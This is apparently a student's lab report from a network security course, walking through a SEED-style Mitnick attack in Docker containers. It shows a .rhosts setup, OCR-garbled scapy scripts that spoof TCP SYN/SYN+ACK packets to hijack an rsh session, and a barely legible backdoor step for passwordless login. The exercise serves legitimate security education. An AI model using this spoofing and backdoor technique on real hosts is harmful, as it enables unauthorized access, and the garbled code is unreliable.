
Advanced Computer Networking and Security - 5800

Assignment -6
MITNICK ATTACK


Name:Jonnada Sai Rohit

ID: 700723743

Intiating the docker and its container




Checking the trusted server ip address and mac address



Switch to account to seed


```
seed@254cdad1d30d:~$ cd
seed@254cdad1d30d:~$ touch .rhosts
seed@254cdad1d30d:~$ echo 10.9.0.6 > .rhosts
seed@254cdad1d30d:~$ chmod 644 .rhosts
seed@254cdad1d30d:~$
```

We change the .rhosts file so that the Trusted Server can login without requiring to enter a password:




TASK -1


Ping the server ip address from X-Terminal



Running arp -n command




Disconnecting the trusted server



Task 2: Spoof TCP Connections and RSH Sessions

Step1

Packet trace of rsh




Turning off the X-terminal

```
[10/11/21]seed@VM:-/.../Labsetup$ docker kill trusted-server-10.9.0.6 trusted-server-10.9.0.6 [10/11/21]seed@VM:-/.../Labsetup$ dockps da059d584539 seed-attacker f107d5b0c0f8 x-terminal-10.9.0.5 [10/11/21]seed@VM:-/.../Labsetup$
```

Code for send the spoof syn packet from attacker



Sending the spoofed syn packet from attacker to x terminal and we got syn+ack packet from x terminal




Step2:


Respond to Syn+Ack packet

```
par New VM Date Below 11 · 号 ② Q Q Q 口口云云 图 □-
             × Seed Shurts 20.06
 Type form to search
                        Text Editor •
                Activities
                                                                      Oct 12 13:97 •
                                                                                                               0 A 410 -
☐ My Computer
☐ Seet Ubuntu 20.04
☐ Seet Ubuntu 20.04-2
☐ Clone of Seed Ubuntu 2
☐ Shared Wife
                       Open - 🗇
                                                                                                        Save = - e
                                                                                    Task2.2.py
                                Teskz, t.3.py
                                                           TaskZ,1,21
                                                                                                              Tesk5.py
                        1#!usr/bin/python3
                        2 from scapy.all import *
                        3 import sys
                        5X terminal IP = "18.9.0.5"
                        6X terminal Port = 1023
                        7 Trusted_Server_IP = "10.9.0.6"
                        8Trusted Server Port = 9098
                       10 def spoof pkt(pkt):
                                   sequence = 378933595
                       11
                                   old_ip = pkt[IP]
                       12
                       13
                                   old_tcp = pkt[TCP]
                       14
                       15
                                   if old tcp.flags == "5":
                       16
                                             print("Sending Spoofed SYN+ACK Packet ...")
                                             IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                       17
                                             TCPLayer =
                       18
                        TCP(snort=Trusted Server Port_dnort=X_terminal_Port_flans="54"
```


Step 3



Establishing the rsh connection wire shark



Checking whether touch command is executed or not




It is not established as rsh connection is completely established

Task 2.2

Code for task 2.1


```
FOR SEC MAN AND THE THE TI - A G G A D D D D D D
              × Good Wheetu 20.04
Seed Ubuntu 2004
                                                                    Task2.1.py
                        Open · F
                                                                    Task2.1.pv
                                                                                                   Tirok2 2 pv
 C Shared VMs
                        1#!usr/bin/python3
                        2 from scapy.all import *
                        3 import sys
                        5 X terminal IP = "10.9.0.5"
                        6X_terminal_Port = 514
                        8 Trusted Server_IP = "10.9,0,6"
9 Trusted Server_Port = 1023
                       18
                       11 def spoof_pkt(pkt):
                                   sequence = 3371271375 + 1
                       12
                       13
                                   old_ip = pkt[IP]
                       14
                                   old_tcp = pkt[TCP]
                       15
                       16
                                   tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
                                                     ():() Flags={) Len={)*.format(old_ip.src, old_tcp.sport,
                       17
                       18
                                            old ip.dst, old tcp.dport, old tcp.flags, tcp len))
```

Code for task 2.2




Running the code

First Execute Task 2.1 and later Run Task 2.2





Checking wheter xyz file in xterminal



Task 3 Backdoor

Code for Backdoor creation and login into xterminal without password


```
Trusted Server IP = 10.9 0.0°

Structed Server IP = 10.9 0.0°


Trusted Server Port = 10.9 0.0°

Tru
```

Logging into x terminal without password



Checking the ++ file is created or not in x terminal



Mitnick attack is successful